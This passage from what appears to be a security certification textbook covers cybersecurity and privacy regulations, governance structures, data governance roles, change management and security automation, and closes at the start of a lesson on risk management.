As information systems become more interconnected globally, many countries have enacted laws with broader, international reach. Some examples include the General Data Protection Regulation (GDPR) and California Consumer Privacy Act (CCPA) which both act to protect the privacy of the constituents associated with each respective law irrespective of geopolitical boundaries.

Personal Data and the General Data Protection Regulation (GDPR)

Where some types of legislation address cybersecurity due diligence, others focus in whole or in part on information security as it affects privacy or personal data. Privacy is a distinct concept and requires that collection and processing of personal information be both secure and fair. Fairness and the right to privacy, as enacted by regulations such as the European Union's **General Data Protection Regulation (GDPR)**, means that personal data cannot be collected, processed, or retained without the individual's informed consent. *Informed consent* means that the data must be collected and processed only for the stated purpose, and that purpose must be clearly described to the user in plain language, not legal jargon. GDPR (ico.org.uk/for-organisations/guide-to-data-protection/guide-to-the-general-data-protection-regulation-gdpr) gives data subjects rights to withdraw consent, and to inspect, amend, or erase data held about them. Failure to comply with GDPR rules can result in incredibly large fines.

California Consumer Privacy Act (CCPA)

The CCPA provides California residents the right to know what personal information businesses collect about them, the purpose of collecting this data, and with whom they share it. It protects California residents' rights to access their personal information, delete it, or opt out of its sale. Organizations must inform consumers about the categories of personal information they collect and the purposes for which the information will be used. The CCPA applies to any organization, regardless of its location, that provides goods or services to California residents; has gross annual revenues over $25 million; buys or sells the personal information of 50,000 or more consumers, households, or devices; or derives 50% or more of annual revenues from selling personal information.

Varonis's blog contains a useful overview of privacy laws in the United States (varonis.com/blog/us-privacy-laws).

Regulations and National, Local, Regional and Industry Laws

Many countries have national-level laws to support effective cybersecurity practices and protect citizen data. The scope and detail of these laws varies significantly from one country to another, but organizations must comply with the laws in all the jurisdictions where they operate.

Examples in the United States include the Health Insurance Portability and Accountability Act (HIPAA), Gramm-Leach-Bliley Act (GLBA), and Federal Information Security Management Act (FISMA). The United Kingdom's national laws include the Data Protection Act 2018 and the Network and Information Systems (NIS) Regulations 2018. Canada enforces a privacy law called Personal Information Protection and Electronic Documents Act (PIPEDA), India regulates the IT industry with the Information Technology Act 2000, and Australia enforces the Privacy Act 1988.

While it is not necessary to understand the details of each of these laws, it is important to understand that this complicated legal framework greatly influences the functional elements of a cybersecurity program.

While most cybersecurity laws typically have national or international scope due to the global nature of the Internet, there are also laws and regulations with a more local or regional reach. These laws may be specific to states, provinces, or even cities, particularly in larger countries like the United States. Two important examples include the New York Department of Financial Services (DFS) Part 500 Cybersecurity Regulation and the Massachusetts 201 CMR 17.00.

Industry-specific cybersecurity laws and regulations govern how data should be handled and protected. Here are a few key examples to help highlight that cybersecurity is a significant concern across all sectors of industry and is protected by a complicated matrix of laws that must be accommodated by cybersecurity operations and organizational governance:

Healthcare

- Health Insurance Portability and Accountability Act (HIPAA) (United States)
- The General Data Protection Regulation (GDPR) (European Union)

Financial Services

- Gramm-Leach-Bliley Act (GLBA) (United States)
- Payment Card Industry Data Security Standard (PCI DSS) (Contractual obligation)

Telecommunications

- Communications Assistance for Law Enforcement Act (CALEA) (United States)

Energy

- North American Electric Reliability Corporation (NERC) (United States and Canada)

Education & Children

- Family Educational Rights and Privacy Act (FERPA) (United States)
- Children's Internet Protection Act (CIPA) (United States)
- Children's Online Privacy Protection Act (COPPA) (United States)

Government

- Federal Information Security Modernization Act (FISMA) (United States)
- Criminal Justice Information Services Security Policy (CJIS) (United States)
- The Government Security Classifications (GSC) (United Kingdom)

Cybersecurity regulations are legal rules and guidelines formulated by governments and regulatory bodies to safeguard digital information and systems from cyber threats. They set standards for protecting data confidentiality, integrity, and availability, particularly sensitive and personal information. Regulations cover diverse capabilities, including data protection, network and information systems security, data breach notifications, digital identity verification, and many others. Businesses, government agencies, organizations, and executives must work diligently to comply with these regulations or risk significant fines and imprisonment.

Cybersecurity regulations aim to protect consumer privacy rights, ensure the security of the financial system, uphold the stability and trustworthiness of the Internet and digital economy, and protect critical national infrastructure from cybercrime. The applicability of regulations depends on factors such as the industry the organization operates within, the types of data it handles, and the regions where it conducts business. Here are a few key examples, several of which have been previously mentioned:

- **General Data Protection Regulation (GDPR)**
- **California Consumer Privacy Act (CCPA)**
- **Health Insurance Portability and Accountability Act (HIPAA)**
- **Federal Information Security Management Act (FISMA)**
- **Network and Information Systems (NIS) Directive**
- **Cybersecurity Maturity Model Certification (CMMC)**

Governance and Accountability

Governance practices ensure organizations abide by all applicable cybersecurity laws and regulations to protect them from legal liability. Governance and organizational-level oversight must manage many legal risks, such as regulatory compliance requirements, contractual obligations, public disclosure laws, breach liability, privacy laws, intellectual property protection, and licensing agreements, and interpret and translate these legal requirements into operational controls to avoid legal trouble, act ethically, and protect the organization.

Monitoring and Revision

The cybersecurity landscape is continually evolving. Consequently, organizations must ensure that their cybersecurity policies, procedures, standards, and legal compliance practices associated with legal and regulatory compliance are regularly monitored, evaluated, and updated. These responsibilities are generally managed via collaboration among diverse groups to review existing policies, procedures, and standards and ensure their effectiveness against current requirements. Routine audits, inspections, and assessments are commonly used to measure compliance levels and identify new risks. The results of compliance reports, technological changes, business processes, laws, or newly identified risks drive policy, procedure, and standards revisions. Regular training sessions help to inform employees of policy changes and ensure continued compliance.

Additionally, organizations must maintain awareness of any changes in cybersecurity legislation in their jurisdictions, including international, national, regional, or industry-specific laws. Effective monitoring and revision of cybersecurity policies, procedures, standards, and legal compliance practices is a dynamic, cyclical process requiring diligence, foresight, and proactive strategies.

Governance Boards

Governance boards are crucial in ensuring an organization's effective security governance and oversight because they are responsible for setting strategic objectives, policies, and guidelines for security practices and risk management. Governance boards oversee the implementation of security controls, work closely with risk management teams to ensure compliance with relevant laws and regulations, and evaluate the security program's overall effectiveness.

Governance boards drive organization-wide security practices through leadership, guidance, and accountability and ensure that security risks are effectively identified and mitigated. Governance boards unite executive management, security professionals, and stakeholders to ensure security is a top strategic priority aligned with the organization's objectives and values.

Centralized versus Decentralized

Centralized and decentralized security governance models aim to achieve the organization's security goals, protect assets, mitigate risks, and ensure regulatory compliance. Additionally, they recognize the importance of security and the need for collaboration between stakeholders and departments. However, there are notable differences between the two approaches. In centralized security governance, decision-making authority primarily rests with a single core group or department that establishes policies, procedures, and guidelines and makes important security-focused decisions. Resource allocation, including budget and personnel, is controlled by this group to promote consistency and standardization across the entire organization.

In contrast, decentralized security governance distributes decision-making authority to different groups or departments to facilitate security-focused decisions based on localized needs and priorities. Each unit has greater control over the allocation of security resources to allow greater adaptability and tailoring of security capabilities.

The choice between centralized and decentralized security governance depends on the organization's size, structure, culture, and risk appetite. Ultimately, the goal is to create a security governance model that effectively supports the organization's needs while balancing security risks.

Hybrid governance structures combine elements of both centralized and decentralized approaches. It aims to balance the advantages of centralized oversight and decentralized implementation. Under a hybrid system, specific security processes and decisions are centralized, while others are delegated to business units or departments to facilitate the development of standardized policies at the enterprise level while providing flexibility and local control as warranted.

Committees and Boards

Governance boards depend upon **governance committees** to assist in complex decision-making situations. The governance board is typically composed of executives with the ultimate decision-making authority and is responsible for setting the strategic direction and policies of the organization. This responsibility often requires executives to make critical decisions regarding subjects outside their scope of expertise.

Committees are specialized groups comprised of subject matter experts, stakeholders, and representatives from relevant departments that focus on specific issues, such as security, risk management, audit, or compliance. They provide in-depth analysis, recommendations, and operational support to the governance board to provide them with the critical information needed to make effective decisions.

Governance boards and governance committees serve distinct roles within an organization's governance structure. Governance boards are typically composed of high-level executives and external stakeholders, whereas, governance committees are typically comprised of subject matter experts and operational leaders.

Government Entities and Groups

At the government level, governance committees are often represented by specialized agencies. Several government agencies are associated with security governance and differ between countries and jurisdictions. A few examples of government agencies with security governance responsibilities include the following:

Agency	Description
Regulatory Agencies	Regulatory agencies establish and enforce security standards, regulations, and guidelines. They oversee compliance with laws related to specific sectors such as finance, healthcare, telecommunications, and energy.
Intelligence Agencies	Intelligence agencies gather and analyze information to identify and counteract potential security threats and provide this information to national-level government groups to steer national policy and military strategy.
Law Enforcement Agencies	Law enforcement agencies enforce laws and regulations related to public safety and security. They investigate and prosecute criminal activities, including cybercrimes and terrorist activities.
Defense and Military Organizations	Defense and military organizations are responsible for safeguarding national security and protecting the country from external threats. They develop strategies, policies, and capabilities to address physical security, border control, and defense-related cybersecurity.
Data Protection Authorities	Data protection authorities focus on protecting personal data and privacy rights. They enforce data protection regulations and provide guidance on the best practices for securing personal information.
National Cybersecurity Agencies	National cybersecurity agencies focus on protecting critical infrastructure, government networks, and national cybersecurity interests. They develop cybersecurity strategies, coordinate incident response, and provide guidance on cybersecurity practices for government entities and private organizations.

Data Governance Roles

Security governance relies heavily on specially designed and interdependent roles called owner, controller, processor, and custodian. Each role carries unique responsibilities that contribute to maintaining effective security oversight and control.

Owner—A high-ranking employee, like a director or a vice president, typically holds the owner role and is ultimately responsible for ensuring data is appropriately protected. The owner identifies what level of classification and sensitivity the data has, decides who should have access to it, and what level of security should be applied. In relation to governance, the owner provides strategic guidance to ensure that security policies align with business objectives.

Controller—The controller role closely relates to GDPR and identifies the purposes, conditions, and means of processing personal data. An individual, public authority, agency, or other body can fill the controller role. The controller ensures that data processing activities adhere to all legal requirements. In relation to governance, the controller helps maintain legal and regulatory compliance.

Processor—The processor is responsible for processing personal data on behalf of the controller and often represents cloud service providers (CSP) but could also be represented by vendors and business partners. Processors must maintain records of their processing activities, cooperate with supervisory authorities, and implement appropriate security measures to protect the data they handle. In relation to governance, the processor role ensures that data is handled securely and in accordance with the rules established by the owner and controller roles.

Custodian—The custodian, also known as the data steward, is responsible for the safe custody, transport, storage of the data, and implementation of business rules. The IT department typically represents the custodian role, and in relation to governance, the custodian role implements and enforces the security controls established by the data owner and controller and reports any issues indicative of a security incident.

Coordination among data owner, controller, processor, and custodian in managing and protecting data is crucial to ensure compliance with data protection regulations, establish clear responsibilities, and maintain data integrity and security.

Review Activity:

Policies, Standards, and Procedures

Answer the following questions:

1. **This policy outlines the acceptable ways in which network and computer systems may be used.**

2. **Describe the difference between change management and configuration management.**

3. **What are a few examples of the types of capabilities that may be included in a password standard?**

Topic 14B

Change Management

EXAM OBJECTIVES COVERED

1.3 Explain the importance of change management processes and the impact to security.

Change management is a systematic approach to managing all changes made within an IT infrastructure. Its primary goal is to minimize risk and disruption while maximizing the value and efficiency of organizational changes. Change management relies on effective planning, testing, approval, and implementation of various changes ranging from minor updates to complicated system migrations. Change management must consider the potential impacts and dependencies of all proposed changes and mandate the development of contingency and rollback plans in case changes lead to unforeseen problems. Proper documentation and communication are also essential, ensuring that all relevant stakeholders understand the details of proposed changes and their implications. Change management programs promote a controlled progression of software and the IT infrastructure and contribute to its resilience and stability.

Change Management Programs

Change management plays a vital role in an organization's security operations. It refers to a systematic approach that manages all changes made to a product or system, ensuring that methods and procedures are used to handle these changes efficiently and effectively. This helps minimize risks associated with the changes, ensuring they do not negatively impact the organization's security posture, service availability, or performance.

A non-comprehensive list of changes typically managed in a change management program includes the following:

- Software deployments
- System updates
- Software patching
- Hardware replacements or upgrades
- Network modifications
- Changes to system configurations
- New product implementations
- New software integrations
- Changes and refreshes to support environments

If not properly managed, these changes can introduce new vulnerabilities into the system, disrupt services, or negatively impact the organization's compliance status. A robust change management program allows all changes to be tracked, assessed, approved, and reviewed. Each change must include documentation, including details describing what will be changed, the reasons for the change, any potential impacts, and a rollback plan in case the change does not work as planned. Each change must be subject to risk assessment to identify potential security impacts. Appropriate personnel must approve changes before implementation to ensure accountability and ensure changes align with business priorities.

After implementations, changes must be reviewed and audited to ensure they have been completed correctly and achieved their stated outcome without compromising security. Systematic management of changes supports an organization's ability to reduce unexpected downtime and system vulnerabilities. Change management programs contribute to operational resilience by ensuring that changes support business objectives without compromising security or compliance.

A typical change management approval process involves several stages designed to ensure proper assessment and approval of change proposals. Change requests usually begin with submitting a request for change (RFC) that outlines the details of the proposed change, including its purpose, scope, and potential impact. The change request is reviewed by a designated change manager or committee that assesses its feasibility, risks, alignment with organizational objectives, and policy compliance. Following initial review, the change request undergoes a formal approval process involving relevant stakeholders, such as management, IT teams, and any impacted departments, to ensure consensus and authorization before the change is implemented. Throughout the process, documentation and communication are crucial in tracking the status and outcome of approved changes.

Factors Driving Change Management

Change management requires the expertise of individuals from various parts of an organization to oversee and implement changes effectively. Examples include IT professionals with technical knowledge, business leaders with operational knowledge, and compliance officers with legal expertise. The involvement of these **stakeholders** (which include anyone with a vested interest in the change or project being implemented or developed) facilitates a comprehensive review of proposed changes helping to identify non-obvious risks and identify effective implementation plans that minimize risks and business disruptions. Additionally, including diverse stakeholders promotes acceptance and adoption of the changes because they were involved in the planning and decision-making process. Stakeholder participation fosters ownership and responsibility, which are crucial for successful change implementation.

Ownership in change management refers to individuals or groups that are primarily responsible for implementing a specific change. Owners can be project managers, team leaders, or anyone responsible for the change. Owners are accountable for ensuring that the change is implemented as planned, risks are managed effectively, and there's a clear plan for communication and training associated with the change. They also ensure that all stakeholders appropriately review and approve the proposed change. Stakeholders in the change management process describe the individuals or groups impacted (or interested) in the change and include employees, managers, the Change Advisory Board (CAB), and sometimes even customers, vendors, and partners. Stakeholder engagement is critical to successful change management because keeping stakeholders informed about changes, understanding their concerns, and addressing their needs improves the likelihood of the change being accepted and implemented smoothly.

Change Management Concepts

Concept	Description
Impact Analysis	This is the process of identifying and assessing the potential implications of a proposed change, including how the change will impact individual users, business processes, or interconnected systems.
Test Results	Before implementation, changes must first be evaluated in a test environment to ensure they work as intended and do not cause issues. Test results provide valuable insight into the likelihood of success and help identify potential issues without impacting business operations.
Backout Plans	A backout plan is a contingency plan for reversing changes and returning systems and software to their original state if the implementation plan fails. A well-defined backout plan helps to minimize downtime and reduces the risk of data loss or other severe impacts.
Maintenance Windows	A maintenance window is a predefined, recurring time frame for implementing changes. They are typically scheduled during periods of low activity to minimize business disruptions.
Standard Operating Procedures (SOPs)	These are detailed, written instructions that describe how to carry out routine operations or changes. In change management, SOPs ensure that changes are implemented consistently and effectively. They are generally developed during testing phases and provide detailed steps for employees tasked with implementing a change to help reduce errors.

Allowed and Blocked Changes

Allow lists and deny lists play a significant role in change management practices and can reference two different viewpoints. One scenario views allow and deny lists in relation to change types or from a different view. Allow and block lists describe software restriction approaches designed to control computer software. In terms of change management, an allow list describes a list of approved software, hardware, and specific change types (such as routine or low-risk changes) that are not required to go through the entire change management process. An allow list may also include specific individuals with change management approval authority. Allow lists help streamline change management by reducing the time and effort required for trusted or preauthorized changes. Allow lists must be updated via regular reviews to stay corrected with changing organizational needs.

A deny list includes explicitly blocked software, hardware, and specific change types. The block list might include software and hardware with known security or compatibility issues, high-risk or high-impact changes that must always go through the full change management process, or individuals who are not authorized to

implement or approve changes. In this regard, deny lists help prevent unauthorized or risky changes from being implemented. They can serve as a security measure to clearly identify off-limits change types so that there is no room for negotiation or misinterpretation.

Allow and block lists also refer to technical controls that exist in a few different contexts, including access controls, firewall rules, and software restriction mechanisms. Allow and block lists can impact change implementation by causing unintended problems. For example, software allow lists can be negatively impacted by software patching. If allow lists are based on executable file hash values, they will fail to recognize newly patched executables after patching because their hash values will change. This can result in fully patched systems that are unusable by employees because none of the previously allowed software can run. Regarding change management, it is important to incorporate the potential impacts of allow and block lists into the testing plan.



Software Restriction Policies (block list) can be based on file hash values. (Screenshot used with permission from Microsoft.)

Restricted activities refer to actions or changes that require additional scrutiny, strict controls, or higher levels of approval/authorization due to their potential impact on critical systems, sensitive data, or regulatory compliance.

Restarts, Dependencies, and Downtime

Service and application restarts, as well as downtime, are critical considerations because they typically have a direct impact on business operations. For example, reconfigurations and patching changes often require restarting services or applications, leading to downtime. One of the primary goals of change management is to minimize these disruptions by scheduling restarts or downtime events during maintenance windows or off-peak times to reduce the impact on users and business processes.

Change management processes include communication requirements designed to ensure relevant stakeholders are aware of service outages so they can prepare accordingly. Effective change communication enhances the visibility of the change management process among stakeholders and fosters a culture of transparency and cooperation.

Services and applications often depend on other software, interfaces, and services to function correctly. These **dependencies** complicate changes because a service restart in one area may significantly impact another. For example, if a database server is restarted, all applications that rely (depend) on the database will likely experience issues or downtime. A change that initially appeared to be minor may impact a wide range of the organization's operations. A careful analysis of software and system dependencies is critical for reasons like these. Understanding what services depend on each other, how restarts impact them, and what measures need to be taken to mitigate potential impacts help avoid unintended outages.

Dependencies also impact the time needed for a change. If a service restart requires other services to be shut down or restarted, the overall change process will need more time. Additionally, backout plans may also need to consider dependencies as part of the process, which will also require additional time.

Understanding the risks associated with restarts and downtime drives the development of effective backout plans and downtime contingencies, ensuring the organization is well prepared to handle any potential complications and unintended consequences related to the change. Additionally, understanding risks associated with a change also supports the development of post-change performance monitoring to validate that systems function as required and help detect issues quickly. Sometimes, the potential risks of a change causing significant disruption require the organization to identify alternative solutions.

Some typical IT changes that generally require service or application restarts and result in downtime are as follows:

Change Type	Description
Software Upgrades and Patches	When upgrading software applications, especially major version updates or patches, a restart of the application is typically needed to apply the changes effectively and ensure the updated version is fully functional.
Configuration Changes	Many system configuration changes, such as modifying server settings, network configurations, or database parameters, require a restart of the affected services to apply the changed configurations properly.
Infrastructure Changes	When changing infrastructure components, such as switches, routers, firewalls, and load balancers, it is typically necessary to restart the devices to apply the changes and ensure they do not negatively impact operation.
Security Changes	Implementing specific security measures, such as updating encryption protocols, enabling or disabling security features, or modifying access control settings, may require a restart of the services or applications to enforce the new security configurations effectively.

Downtime refers to the scheduled time designated for changes to be implemented (scheduled downtime) or the amount of time a service or application is unavailable (unscheduled downtime).

Legacy Systems and Applications

Legacy applications pose unique challenges regarding change management as these systems are often critical to business operations and are difficult to manage. Many legacy applications are built using outdated technology, which introduces compatibility issues when implementing changes. For example, new software or security updates may be incompatible with legacy systems. These Incompatibility issues might require specialized solutions, such as virtualization, emulation, interpreters, custom "fit-gap" software, or modifications to the newer components to ensure compatibility. These accommodations further complicate the manageability of the legacy application.

Legacy applications often lack comprehensive documentation or have been heavily customized over years or even decades, making them extremely difficult to manage. This complexity necessitates extensive testing and meticulous implementation plans to help avoid unintended consequences or outages. Legacy applications also typically lack vendor support, removing the option to "call for help," which increases the risks associated with any change. A lack of vendor support coupled with high complexity, poor documentation, and business criticality make legacy systems a significant security problem.

Documentation and Version Control

Version control refers to tracking and controlling changes to documents, code, or other important data. Organizations can use version control to maintain a historical record of changes, ensure only approved changes are implemented, and quickly revert changes to a previous version as warranted. Version control is also important when diagrams, policies, and procedures require updates. In this way, version control prevents confusion associated with using outdated or inconsistent documents.

Assessing how a change impacts existing policies, procedures, and diagrams is essential, and change management plans should include provisions requiring updates to these documents as part of the implementation. The frequency of diagram and documentation updates varies, but they are typically updated whenever significant changes or modifications to a process, system, or application occur. Once document updates have been completed, the new versions should be clearly labeled, and the older versions should be archived but still available for reference. Major changes may necessitate training for relevant teams or departments.

Change management is a crucial aspect of implementing changes to a system or application. By assessing the potential technical implications of these changes, organizations can take necessary steps to minimize disruptions. Effective change management requires following specific processes, such as developing implementation plans and conducting thorough testing procedures. Through change management, leadership can ensure that any changes made are successful and contribute positively to the organization.

Some examples of different documentation impacted by change management include the following:

Item	Description
Change Requests	Change requests themselves should be reviewed and updated to reflect the details and status of the change, including any modifications or approvals during the change management process.
Policies and Procedures	Changes may impact existing policies and procedures. As a result, these documents need to be reviewed and updated to ensure they align with the new processes, guidelines, or controls introduced through the change.
System or Process Documentation	Documentation should reflect any changes to systems, applications, or processes. It may involve updating system architecture, diagrams, process flows, standard operating procedures (SOPs), or user manuals to represent the current state and functionality of the changed system.
Configuration Management Documentation	Changes to configuration items, such as servers, networks, or databases, should be tracked and documented within the configuration management system to maintain an accurate record of its configuration.
Training Materials	Changes often impact employees, and they may require more training. Existing training materials, such as presentations, manuals, or computer-based learning modules, must be reviewed and updated as warranted.
Incident Response and Recovery Plans	Changes made to systems or applications may necessitate updates to incident response and recovery plans to ensure they account for the revised configurations, new dependencies, or recovery procedures resulting from the change.

Policies and procedures must change as often as technology does, which is often!

Review Activity:

Change Management

Answer the following questions:

1. **What is the purpose of a backout plan?**

2. **How are standard operating procedures related to change management?**

3. **How do system dependencies impact change management?**

Topic 14C

Automation and Orchestration

EXAM OBJECTIVES COVERED

4.7 Explain the importance of automation and orchestration related to secure operations.

Automation and orchestration are powerful tools for managing security operations. Automation uses software to perform repetitive, rule-based tasks, such as monitoring for threats, applying patches, maintaining baselines, or responding to incidents, to improve efficiency and reduce the likelihood of human error. Orchestration enhances automation by coordinating and streamlining the interactions between automated processes and systems. Orchestration supports seamless and integrated workflows, especially in large, complex environments with many different security tools and systems. Automation and orchestration also provide clear audit trails supporting regulatory compliance and incident investigation. While their implementation comes with challenges such as complexity, cost, and the potential for a single point of failure, careful management of these tools can greatly improve an organization's security posture.

Automation and Scripting

Automation and scripting have emerged as critical tools in modern IT operations, helping organizations streamline processes, enhance security, and improve efficiency. Automation serves as a tool to enhance both security governance and change management. In terms of governance, automation can help enforce security policies more consistently and efficiently, and it can aid in monitoring and reporting to provide valuable insights for leadership teams and risk managers. In change management, automation can reduce the risk of human error, reduce implementation time, and provide clear audit trails. For example, scripts are effective for applying patches and updates across an organization's systems uniformly, and automation tools can track these changes for later review.

Capability	Description
Provisioning	User and resource provisioning are fundamental IT tasks that greatly benefit from automation and scripting. User provisioning describes creating, modifying, or deleting user accounts and access rights across IT systems. Resource provisioning describes allocating IT resources such as servers, storage, and networks to applications and users. Automation can improve these tasks, reduce manual effort, minimize errors, and improve turnaround time. Scripting these tasks helps organizations provide consistent implementation and improve compliance.

Capability	Description
Guardrails and Security Groups	Guardrails and security groups provide frameworks for managing security within an organization. Automated guardrails can monitor and enforce compliance with security policies, ensuring that risky activities and behavior are prevented or flagged for review. Security groups define which resources a user or system can access. Security groups can also be managed more efficiently through automation, reducing the possibility of unauthorized access or excessive permissions.
Ticketing	Automation can significantly improve the efficiency of ticketing platforms. Incidents detected by monitoring systems can automatically generate support tickets, and automation can also route tickets based on predefined criteria, ensuring they reach the right team or individual for resolution. Automated escalation procedures can also ensure that critical issues receive immediate attention. Examples include high-impact incidents, incidents requiring specialized teams, incidents involving executives and important customers, or any issue that risks violating an established SLA.
Service Management	Automation and scripting are also essential tools for managing services and access within an IT environment. Security analysts can automate routine tasks such as enabling or disabling services, modifying access rights, and maintaining the lifecycle of IT resources, freeing up time to focus on more strategic or complicated analytical tasks.
Continuous Integration and Testing	The principles of continuous integration and testing hinge heavily on automation. In this approach, developers regularly merge their changes back to the main code branch, and each merge is tested automatically to help detect and even fix integration problems. This capability improves code quality, accelerates development cycles, and reduces the risk of integration issues.
Application Programming Interfaces (APIs)	APIs enable different software systems to communicate and interact, and automation can orchestrate these interactions, creating seamless workflows and facilitating the development of more complex systems, such as security orchestration, automation and response (SOAR) platforms.

Automation and Orchestration Implementation

Benefits of Automation and Orchestration in Security Operations

Automation and orchestration also offer many important benefits to security operations. Primarily, they enhance efficiency by enabling repetitive tasks to be performed quickly and consistently, reducing the burden on security teams and minimizing the likelihood of human error (sometimes referred to as a **workforce multiplier**).

Operator fatigue refers to the mental exhaustion experienced by cybersecurity professionals due to their work's continuous, high-intensity nature. Security analysts must monitor numerous systems for potential threats, manage high volumes of alerts (including many false positives,) and respond to confirmed threats as quickly as possible. These working conditions often lead to long hours, anxiety, and elevated stress levels, resulting in operator fatigue. This fatigue is a significant concern in cybersecurity because it can lead to decreased alertness and cognitive function and impair the ability of security personnel to identify and respond to threats effectively. Fatigue results in missed critical alerts, slower response times, and a greater likelihood of errors, any of which can compromise security.

Automation and orchestration play crucial roles in combating operator fatigue in security operations by minimizing the repetitive, manual tasks that often contribute to operator fatigue. Automation and orchestration significantly reduce a security team's workload by automating routine tasks, such as scanning for vulnerabilities, applying patches, or monitoring systems for anomalous activities. This allows for the more efficient use of resources and frees up security personnel to focus on more complex, strategic issues that require human judgment and creativity rather than repetitive tasks. Orchestration enhances the impact of automation by coordinating automated tasks across different systems and software tools and reduces detection and **reaction times**.

For example, if a threat is detected, an orchestrated system can automatically isolate the affected subnet, perform basic analysis and reporting, notify security teams, generate tickets, and document the incident, all without human intervention. Other benefits of automation include enforcing standardized baselines through configuration management tools to automatically override unauthorized changes made to endpoints. A standard baseline in configuration management is a well-defined set of approved configurations and settings that serve as a reference point for establishing and maintaining the desired state of a system. Automation and orchestration can significantly alleviate operator fatigue by reducing the volume of manual, routine tasks and improving the efficiency of security operations leading to greater job satisfaction, increased alertness and effectiveness in threat detection and response, and ultimately, more robust security operations.

Automation can support staff retention initiatives by reducing fatigue from repetitive tasks. Automation practices can free staff to perform more rewarding work and increase job satisfaction.

Important Considerations

While automation and orchestration provide numerous benefits, they also present some significant challenges, some of which are listed below:

- **Complexity**—Implementing automation and orchestration requires a deep understanding of an organization's systems, processes, and interdependencies. A poorly planned or executed automation strategy can add complexity, making systems more difficult to manage and maintain.

- **Cost**—The initial cost of implementing automation and orchestration can be high, including costs associated with acquiring and developing appropriate tools, integrating them into existing systems, and training staff to use them effectively. Automation software maintenance and upgrades can also be costly.
- **Single Point of Failure**—If a critical automated system or process fails, it could impact multiple areas of the organization, causing widespread problems.
- **Technical Debt**—Organizations can accrue technical debt if automation and orchestration tools are implemented hastily, resulting in poorly documented code, "brittle" system integrations, or poor maintenance. Over time, this debt can lead to system instability, complexity, and increased costs, ironically similar to the problems associated mainly with legacy systems.
- **Ongoing Support**—Automation and orchestration systems require ongoing support to stay effective and secure, including updates and patches, reviewing and improving automated processes, and continuous education. Without adequate support, the benefits of automation and orchestration are quickly eroded.

*Maintaining system security when new hardware or infrastructure items are added to the network can be achieved by enforcing **standard configurations** across the company. With automated configurations, these newly added items can be kept up to date and secure.*

Benefits of Infrastructure Management Automation

Automating and orchestrating infrastructure configurations introduces numerous benefits. Enforcing standardized configurations ensures consistency and accuracy throughout the infrastructure. Automation saves time and resources by allowing configurations to be quickly deployed, and it also enhances scalability and flexibility by simplifying the deployment and configuration of new resources.

Furthermore, automation and orchestration improve standardization, compliance, and change management by enforcing predefined configuration standards, making auditing and change tracking easier, and controlling configuration drift. Additionally, automation can strengthen security and governance by enforcing security controls, applying patches consistently, and automating security-related tasks.

Review Activity:

Automation and Orchestration

Answer the following questions:

1. **How are APIs important to automation and orchestration?**

2. **What is operator fatigue?**

3. **Identify a few of the potential issues associated with automation and orchestration.**

Lesson 14

Summary

You should be able to identify the importance of governance and its role in shaping the capabilites of a security program.

Guidelines for Implementing Governance

Follow these guidelines to support effective governance controls:

- Implement a governance structure that best supports the organization's objectives.
- Leverage expertise through committees to support decision-making.
- Establish a comprehensive list of policies, processes, standards, and guidelines.
- Implement change management programs to maintain control and promote transparency.
- Use automation and orchestration tools to improve consistency, reduce response times, and support compliance.

Lesson 15

Explain Risk Management Processes

LESSON INTRODUCTION

Effective risk management practices involve systematically identifying, assessing, mitigating, and monitoring organizational risks. Audits provide an independent and objective evaluation of processes, controls, and compliance, ensuring adherence to standards and identifying gaps that pose risks. On the other hand, assessments help evaluate the effectiveness of risk management strategies, identify potential vulnerabilities, and prioritize mitigation efforts. By combining audits and assessments, organizations can comprehensively understand risks, implement appropriate controls, and continuously monitor and adapt their risk management strategies to protect against potential threats. These practices are essential for maintaining proactive and resilient security operations while ensuring compliance with legal mandates.

Lesson Objectives

In this lesson, you will do the following:

- Explain risk management processes and concepts.
- Explain business impact analysis concepts.
- Understand various risk responses.
- Learn about vendor assessments and management practices.
- Explore internal and external assessment concepts.
- Learn about different penetration testing methods.

Topic 15A

Risk Management Processes and Concepts

EXAM OBJECTIVES COVERED

5.2 Explain elements of the risk management process.

Risk management involves identifying potential issues, assessing their potential impact on the organization, and implementing controls to mitigate them. Key concepts include risk identification, risk assessment, mitigation, and monitoring. Risk appetite and risk tolerance are important in defining how much risk an organization is willing to accept. Methods such as ad hoc, recurring, one-time, or continuous risk assessments help organizations accurately understand their risks. Ultimately, effective risk management helps safeguard the organization's information assets, maintain regulatory compliance, and support strategic objectives.

Risk Identification and Assessment

Risk identification is fundamental to managing cybersecurity risks. It includes recognizing risks such as malware attacks, phishing attempts, insider threats, equipment failures, software vulnerabilities, and nontechnical risks like inadequate policies or training. Risk identification methods include vulnerability assessments, penetration testing, security audits, threat intelligence, and other methods. Risk identification is the foundation for risk assessment and management practices. Effective risk identification processes allow organizations to make informed decisions regarding resource allocation, risk mitigation strategies, and overall risk management practices.

Risk Assessment

